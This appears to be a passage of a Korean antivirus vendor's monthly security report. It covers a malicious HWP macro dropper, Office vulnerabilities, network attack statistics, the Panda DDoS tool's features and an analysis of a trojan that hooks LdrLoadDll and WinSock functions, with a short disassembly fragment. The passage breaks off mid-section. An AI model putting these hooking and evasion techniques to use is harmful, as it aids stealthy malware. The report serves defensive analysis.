
### 아래한글 2007 매크로 실행의 위험성

매크로 기능은 마이크로소프트 오피스 제품에도 존재하며, 일반적으로 사무용 어플리케이션들에서 제공하는 기능이다. 그러나, 공격자에 의해 악의적으로 사용된 매크로 기능은 해당 시스템에 특정 명령어를 실행하는 등의 피해를 발생시킬 수 있다.

앞서 언급된 PDF와 마찬가지로 악의적으로 조작된 한글(hwp) 파일을 이용한 공격 사례도 종종 발생한다. 이 중, 아래한글[1] 2007 에서 제공하는 스크립트 매크로 기능의 구조적 문제를 이용한 공격이 최근 발견되었다. 이번 사례와 같이 매크로 기능을 이용한 공격을 단순 취약점으로 보기에는 다소 무리가 따르는 것 같다.


일반적으로 아래한글의 매크로는 특정 명령의 자동실행에 사용 되는데, 아래한글 2007 의 매크로 기능 중에는 스크립트 매크로 기능이 존재한다.

[1] www.haansoft.com




[그림 2-10] 아래한글 2007 매크로 기능

스크립트가 포함되어 있는 악의적인 한글 파일은 바이너리 파일 속에서 다음과 같이 확인 가능하며, 또한, 아래 한글 2007을 통해서 직접 삽입된 스크립트를 확인할 수 있다.




[그림 2-11] 스크립트가 내포된 악의적인 한글 파일




[그림 2-12] 아래 한글 2007을 통한 스크립트 확인

해당 스크립트는 기본적으로 윈도우 시스템 디렉토리에 HwpUpdate.exe와 hncupdate.exe 파일을 생성하고 실행한다. 생성된 HwpUpdate.exe는 특정 사이트로부터 GIF 변조파일(내부적으로 dll 및 PE 파일)을 다운로드 하고, hncupdate.exe는 멀티 다운로더로 아래와 같은 다수의 파일들을 추가적으로 다운로드 한다. 이렇게 다운로드된 파일들은 ARP 스푸핑(Spoofing) 공격에 사용된다.

| | | |
|---|---|---|
| C:₩WINDOWS₩system32₩cs.exe | | 50KB |
| C:₩WINDOWS₩system32₩packet.dll | | 89KB |
| C:₩WINDOWS₩system32₩plg0.nls | | 32KB |
| C:₩WINDOWS₩system32₩plg1.nls | | 21KB |
| C:₩WINDOWS₩system32₩pthreadvc.dll | | 54KB |
| C:₩WINDOWS₩system32₩up.exe | | 24KB |
| C:₩WINDOWS₩system32₩wanpacket.dll | | 69KB |
| C:₩WINDOWS₩system32₩wc.exe | | 25KB |
| C:₩WINDOWS₩system32₩wpcap.dll | | 241KB |
| C:₩WINDOWS₩system32₩drivers₩npf.sys | | 43KB |
| C:₩WINDOWS₩system32₩HncUpdate.exe | | 70KB |
| C:₩WINDOWS₩system32₩HwpUpdate.exe | | 4KB |

[그림 2-13] hncupdate.exe로부터 다운로드되는 파일목록

최신판 아래한글 2007 버전에는 스크립트 매크로의 보안기능이 추가되었고, 기본적으로 보안 수준이 "높음"으로 설정되어 있어 아래한글 스크립트 공격 방식과 같은 스크립트 매크로가 실행되지 않는다. 또한, 비록 보안 수준이 낮음으로 설정된다 하더라도 해당 스크립트 공격은 수행되지 않는다. 그러므로, 사용자들은 가장 최신의 아래한글 2007 버전으로 반드시 업데이트하여 사용하여야 할 것이다.


### 마이크로소프트 오피스 취약점의 꾸준한 증가

이번 8월 마이크로소프트사로부터 발표된 보안패치에는 MS08-041 엑세스, MS08-043 엑셀, MS08-051 파워포인트, MS08-044 Office 라이브러리, MS08-042 워드 등 오피스 관련 취약점들이 5개나 포함되어 있다. 오피스 프로그램은 대다수 사용자가 이용하는 어플리케이션으로 스프레드 시트 프로그램인 엑셀(Excel), 문서 작성/편집 프로그램인 워드(Word), 프리젠테이션 관련 프로그램인 파워포인트(PowerPoint), 데이터 베이스 관련 프로그램인(Access), 이메일 프로그램인 아웃룩(Outlook) 등으로 구성되어 있다. MS 오피스 취약점은 바로 이러한 오피스 프로그램 및 오피스 라이브러리에 버그(bug)가 존재하는 것을 의미하며, MS 오피스 프로그램은 기업을 비롯하여 방대한 컴퓨터에 설치되어 있기 때문에 그 피해로 인한 위험의 심각도가 매우 높다고 볼 수 있다.

MS 오피스는 다수의 어플리케이션으로부터 생성된 데이터를 하나의 파일에 포함시킬 수 있

는 Compound Document File Format을 갖는다. Compound Document file은 실제 파일 시스템과 유사한데, 데이터를 다수의 Stream(파일 개념)으로 분할하여 Storage(디렉토리 개념)에 나누어 저장한다. 다시 Stream은 작은 데이터 블록 단위인 Sector로 구분되는 데 반드시 연속되는 Sector들이 하나의 Stream을 이루는 것은 아니며 Stream의 구성은 Sector들의 연결 Chain(SID chain)으로 표현된다.

Compound Document File Format[1]은 일반적으로 다음과 같이 메타 데이터를 저장하고 있는 Header와 고정된 사이즈의 Sector들로 구성되어 있다.




[그림 2-14] Compound Document File Format 파일 구조

일반적으로 MS 오피스의 취약점은 특정 오브젝트의 특정 필드에서 오버플로우가 발생하거나 오피스 공통 라이브러리에서 취약점이 발견되는 경우도 존재한다.

오피스 사용자가 주의해야 할 점은 아래와 같다

1) 오피스 프로그램의 보안 패치를 주기적으로 해야 한다. 2003 SP3 사용 또는 2007 최신판 사용을 고려한다.
2) 오피스 파일을 메일 또는 웹으로 받은 경우에는 신뢰되지 않은 사용자이거나 신뢰되지 않은 웹사이트인 경우에 주의가 필요하다.
3) Anti-Virus 제품 및 개인 방화벽을 사용한다.
4) 네트워크 관리자는 네트워크 보안 제품의 사용을 고려한다.
5) 네트워크 관리자는 메일 서버에서 오피스 파일이 첨부된 이메일(E-Mail)을 필터링(Filtering)하는 것을 고려할 수도 있다.

앞서 언급된 PDF, 한글(HWP), 오피스 등의 어플리케이션 파일들을 공격 매체로 삼는 공격 방식은 파일을 오픈하는 등의 사용자 개입이 요구된다. 따라서, 공격자는 특정 사용자 또는 불특정 사용자에게 Internet Explorer을 통하여 해당 취약점이 포함되어 있는 특수하게 조작

[1] Microsoft Compound Document File Format (http://sc.openoffice.org/compdocfileformat.pdf)

된 웹사이트를 방문하도록 유도하거나, 특수하게 조작된 파일을 메일 또는 메신저 등으로 전송하는 경우가 대부분이기 때문에 특정 파일을 오픈하는 경우에는 보다 더 신중한 사용자의 주의가 필요할 것이다.

### (4) 네트워크 모니터링 현황


최근 8월 한 달 동안 네트워크 모니터링 시스템으로부터 탐지된 상위 Top 5 보안위협들은 다음과 같다. 익스플로잇 공격이 주를 이루었던 7월과 달리, 데이터베이스의 관리자 권한을 얻어내기 위한 패스워드 대입 시도 탐지 회수가 3위로 랭크되었다.

| 순위 | 취약점 명 | 비율 |
|---|---|---|
| 1 | MS05-027 Vulnerability in Server Message Block Vulnerability | 70% |
| 2 | MS03-039 Microsoft SQL Server Vulnerability | 9% |
| 3 | MS-SQL SA brute force login attempt | 8% |
| 4 | MS04-11 Local Security Authority Subsystem Service(LSASS) Vulnerability | 7% |
| 5 | MS03-026 Buffer Overrun In RPC Interface Vulnerability | 6% |

[표 2-1] 네트워크 공격 취약점 순위

상위 5개의 공격 모두 공개된지 3년 이상 지났지만 아직도 많은 수의 호스트가 이와 같은 취약점의 공격대상이 되고 있다. 이는 여전히 취약점이 패치가 되지 않은 시스템이 많다는 것을 의미하며, 이와 같은 공격 위협을 방어하기 위해서는 시스템의 올바른 패치가 필요하다.

다음으로 주요 탐지 포트들을 통한 동향을 살펴보면, 지난달에 이어 NetBIOS와 관련한 TCP/445, TCP/139, TCP/135 포트가 상위 랭크를 차지하였으며 해당 취약점은 MS03-026, MS04-011, MS06-040과 같다. 특이한 점은 80포트를 이용한 트래픽이 엄청 나게 증가한 것으로 악성코드 감염 후 재차 다른 악성코드의 전송을 요청하는 다운로더에 의한 것으로 추정된다. SQL 취약점이 사용하는 TCP/1433 포트는 큰 수치로 3위에 랭크 되었으며, 또한 악성코드를 다운로드하기 위해 이용되는 TFTP 서비스로 인하여 UDP/69 포트에 대한 트래픽이 주요 공격 포트에 랭크 되었다.




[그림 2-15] 공격에 이용된 포트 별 분포

공격 발생지 별 국가현황을 살펴보면, 한국은 여전히 1위를 차지하고 미국이 3위에서 2위로 한단계 올라섰다. 한국은 많은 공격을 받고 악성코드에 감염 되면서, 재차 공격을 시도하고 그로 인해 공격 발생지 국가에서 상위를 차지하는 것으로 추정된다. 중국이 14위로 10위권 내에 랭크 되지 못하였고 11위에서 14위로 순위가 내려갔으나, 주의 깊게 지켜 보아야 할 국가일 것이다.


| 순위 | 국가 | 비율 | 전달비교 | 순위 | 국가 | 비율 | 전달비교 |
|---|---|---|---|---|---|---|---|
| 1 | KR | 48% | - | 6 | TW | 4% | - |
| 2 | US | 17% | ↑1 | 7 | PH | 2% | - |
| 3 | JP | 13% | ↓1 | 8 | SG | 2% | - |
| 4 | HK | 7% | - | 9 | MY | 1% | - |
| 5 | IN | 5% | - | 10 | AU | 1% | |

[표 2-2] 공격 국가별 순위 및 비율

### DNS 의 Cache Poisoning 취약점에 따른 네트워크 현황

다음 그래프는 7월 24일 공격 코드가 공개된 DNS 캐시 오염에 관한 위협 정도를 알아보기 위해 지난 한 달간 UDP/53번 포트의 트래픽양을 조사한 것이다. 갑자기 트래픽양이 증가한 날이 있었지만 양의 증가형태가 지속적이지는 않다. 따라서 이러한 증가가 공격의 형태라고는 단정하기 어렵다. 하지만 이 취약점은 DNS를 이용하기 때문에 이러한 큰 파장을 일으킬

수 있고 따라서 항상 동향에 주목해야 한다.




[그림 2-16] DNS 포트 트래픽

### (5) 중국 보안 이슈

#### 한국산 온라인 게임을 노리는 중국산 트로이목마 생성기

최근 발간된 ASEC Report을 통해서, 현재도 끊임없이 온라인 게임 관련 트로이목마가 지속적으로 제작되고 있다는 사실과 중국에서 제작된 온라인 게임 관련 트로이목마 생성기들에 대하여 살펴보았다. 이제까지 소개된 트로이목마 생성기들은 모두 중국에서 제작된 온라인 게임들과 관련이 있었으나 이번 8월에는 한국에서 개발된 온라인 게임을 노리는 트로이목마 생성기를 중국 언더그라운드를 통해 확보하게 되었다.


[그림 2-17] 한국산 온라인 게임 관련 트로이목마 생성기의 아이콘

이번에 확보된 트로이목마 생성기는 한국에서 코믹북을 통해 널리 알려진 온라인 게임을 공격 대상으로 하고 있으며, 일부 중국 언더그라운드 해커 그룹 또는 악성코드 제작 그룹의 회원들 사이에서만 공유되었던 것으로 추정된다. 기능상으로는 HTTP와 이메일을 통해서 사용자 정보를 유출하고 있어 기존에 알려진 다른 트로이목마 생성기와 큰 차이는 없으며 생성된 트로이목마 역시 기존에 발견된 온라인 트로이목마와 유사하였다.

#### 중국 해커들과 인도 정부의 사이버 전쟁

8월 전세계의 이목이 중국 북경 올림픽에 집중 되어 있을 때 비교적 조용히 진행된 2건의 사이버 전쟁이 발생하였다. 하나는 러시아와 그루지아 간에 발생한 전쟁으로 유럽과 미국 등의 보안 전문가들에 의해서 비교적 자세하게 다루어졌으나, 다른 한건은 인도 일부 언론에서만 알려진 중국 해커들과 인도 정부간의 현재 진행중인 사이버 전쟁으로 2007년 8월경부터 시작된 것으로 알려졌다.

최초 발생은 중국 해커들에 의해서 140개 넘는 인도의 웹 사이트가 변조되고 피싱이나 악성코드 유포지로 활용되는 것으로부터 시작되었다. 그러나 2008년 5월경 중국 해커들에 의해 인도 정부 기관들의 웹 사이트가 직접적인 공격을 받게 되면서, 인도 정부에서는 중국 해커들에 대해 적극적인 대응을 발표하고 인도 정보부를 중심으로 하여 대대적인 정부 기관들의 시스템을 점검 및 공격 근원지 추적 등으로 응수하며 중국 해커들과 인도 정부간의 사이버 전쟁이 전개되었다.

인도에서 발생한 이러한 일련의 사고들은 한국에서 이미 발생하고 있는 중국발 해킹이 일본 및 인도 등의 주변국으로 점차 퍼지고 있는 추세라고 분석할 수 있다. 이러한 중국 해커들의 주변국 시스템 공격에 대해 아시아 각국 간의 국제적인 공조와 협조를 통한 대응이 필요하리라 여겨진다.

## NetBot.DDOS.Team 의 또 다른 공격 툴 Panda DDoS V1.0

넷봇(NetBot)으로 널리 알려진 중국의 NetBot.DDOS.Team에 의해서 8월 13일경 새로운 분산 서비스 거부 공격 툴이 제작된 것이 발견되었다. 이번에 제작된 툴은 판다 분산 서비스 거부 공격(Panda DDoS V1.0)로서 기존 넷봇(NetBot) 생성기 등을 유료로 판매하는 것과는 다르게 무료로 제공하고 있어 중국 언더그라운드 내에서 많은 사용이 있을 것으로 예측된다. 이번 제작된 판다 분산 서비스 거부 공격 툴은 다음과 같은 기능을 제공하고 있다.

1) **공격 대상의 IP 또는 도메인 주소 설정**
   시스템의 IP 주소나 도메인 주소를 설정하여 특정 시스템에 대한 공격 대상 설정이 가능하다.

2) **분산 서비스 거부 공격의 대상이 되는 포트(Port)**
   공격 대상이 되는 시스템의 네트워크 포트(Port)를 지정하여 공격 발생시 특정 서비스만을 제공하지 못하도록 설정 할 수 있다.

3) **분산 서비스 거부 공격의 형태**
   제공되는 분산 서비스 거부 공격 형태는 모두 기존에 알려진 공격 형태들을 복합적으로 사용할 수 있다. 해당 툴에서 제공되는 공격 형태는 Syn 및 UDP 플로딩 공격, ICMP와 TCP 플로딩 공격, UDP와 TCP 플로딩 공격 그리고 공격자의 지정된 시간 단위에 따라서 자동으로 공격 형태를 다양하게 지속적으로 변경해주는 자동 공격 기능을 제공하고 있다.

해당 툴은 현재 1.0 버전이지만 NetBot.DDOS.Team에 의하면 지속적으로 기능들을 개선 및 추가되는 버전들을 개발할 예정이며 무료로 제공할 계획이라고 한다. 이번에 발견된 판다 분산 서비스 거부 공격 툴은 NetBot.DDOS.Team의 분산 서비스 거부 공격에 대한 기술력 과시와 동시에 상용으로 판매하고 있는 넷봇(NetBot)의 판매를 활성화 하기 위한 것으로 추정된다.

이러한 분산 서비스 거부 공격 툴이 중국 언더그라운드에서 많이 사용 될 경우 한국에서 올초에 발생한 분산 서비스 거부 공격을 통한 웹 사이트 인질극이 다시 빈번 해질 수 있을 것으로 예측됨으로 이러한 공격에 대응 할 수 있는 네트워크 장비들을 통해 만일의 사고에 대비 하여야 할 것이다.

# III. ASEC 컬럼

## (1) Win-Trojan/Agent.6144.HK 분석


악성코드가 자신의 프로세스에서 외부를 연결하는 행동은 대부분 행위기반 탐지에서 감지되어 차단되거나 악성코드 자체가 삭제된다. 이를 피하기 위한 방법으로 악성코드 제작자들은 시스템의 정상적인 프로세스를 이용하기도 한다. 악성코드의 쓰레드를 시스템 프로세스에 인젝션 하거나 리모트 쓰레드를 생성하기도 하고, Windows Socket Layered Service provider DLL을 이용하는 방법도 존재하였고, ws2_32.dll이나 wsock32.dll의 함수를 후킹하는 방법도 사용되었다.

이번 컬럼에서 분석한 Win-Trojan/Agent.6144.HK는 자신의 파일이 감지되어 파일이 삭제되는 것을 방지하고 시스템 프로세스를 이용하여 외부와 연결하기 위하여 Detour Patch라는 방식을 사용하여 시스템의 함수를 후킹한다. 8월 중순 국내에 감염보고가 된 Win-Trojan/Agent.6144.HK가 사용하는 외부연결방식과 이를 제거하기 위한 방법을 상세히 분석하였다.


### 시스템 후킹

Karina.dat라는 파일명으로 접수된 Win-Trojan/Agent.6144.HK는 DLL로서 다른 악성코드에 의해서 시스템에 감염되는 것으로 보인다. Karina.dat는 코드자체가 암호화되어 존재하며 가상메모리에 복호화한 코드를 실행하고 ntdll.dll의 Undocumented API인 LdrLoadDll 함수를 Detour Patch하여 자신의 특정코드를 실행하도록 한다.


[그림 3-1] NTDLL.DLL!LdrLoadDll 후킹 전




[그림 3-2] NTDLL.DLL!LdrLoadDll 후킹 후




[그림 3-3] NTDLL.DLL!LdrLoadDll 함수에 대한 Detour Patch


[그림 3-3]은 Win-Trojan/Agent.6144.HK가 NTDLL.DLL의 LdrLoadDll함수를 후킹하여 자신의 코드를 실행하고 다시 본래의 코드를 실행하도록 하는 것을 도식화한 것이다. NTDLL.DLL의 LdrLoadDll 함수는 Undocumented API 함수로서 어플리케이션에서 LoadLibrary 함수가 호출 되면 LoadLibrary 함수는 내부적으로 다시 LdrLoadDll 함수를 호출하게 된다.

```
NTSYSAPI NTSTATUS NTAPI
LdrLoadDll(
    IN  PWCHAR          PathToFile,          OPTIONAL
    IN  ULONG           Flags,               OPTIONAL
    IN  PUNICODE_STRING ModuleFileName,
    OUT PHANDLE         ModuleHandle );
```

[그림 3-4] Undocumented API LdrLoadDll

LdrLoadDll 함수가 호출되면 메모리상의 악성코드로 분기하여 다음과 같은 과정을 거치게된다.

가. LdrLoadDll을 호출한 어플리케이션이 ws2_32.dll를 로드하였는지 여부를 Undocumented API인 LdrGetDllHandle을 이용하여 찾는다.
나. 어플리케이션에 자기방어를 위한 쓰레드를 생성하여 실행한다.
다. Ws2_32.dll이 로드되었으면 WSAConnect, connect, send 함수에 대해서 Detour Patch Hook을 설정한다.
라. 어플리케이션이 외부연결을 시도하는 경우 미리 설정된 특정주소로의 연결을 시도한다.




[그림 3-5] WS2_32.DLL!WSAConnect, connect, send 함수에 대한 Detour Patch

Connect 후킹코드는 다음과 같이 WSAConnect 후킹코드를 호출하므로 WSAConnect 후킹코드를 공유하게된다.

```
003E0526   55              PUSH EBP
003E0527   89E5            MOV EBP,ESP
003E0529   6A 00           PUSH 0
003E052B   6A 00           PUSH 0
003E052D   6A 00           PUSH 0
003E052F   6A 00           PUSH 0
003E0531   FF75 10         PUSH DWORD PTR SS:[EBP+10]
003E0534   FF75 0C         PUSH DWORD PTR SS:[EBP+C]
003E0537   FF75 08         PUSH DWORD PTR SS:[EBP+8]
003E053A   E8 04000000     CALL 003E0543      // WSAConnect Hook
003E053F   C9              LEAVE
003E0540   C2 0C00         RETN 0C
```

[그림 3-6] connect 후킹코드

### 자기방어

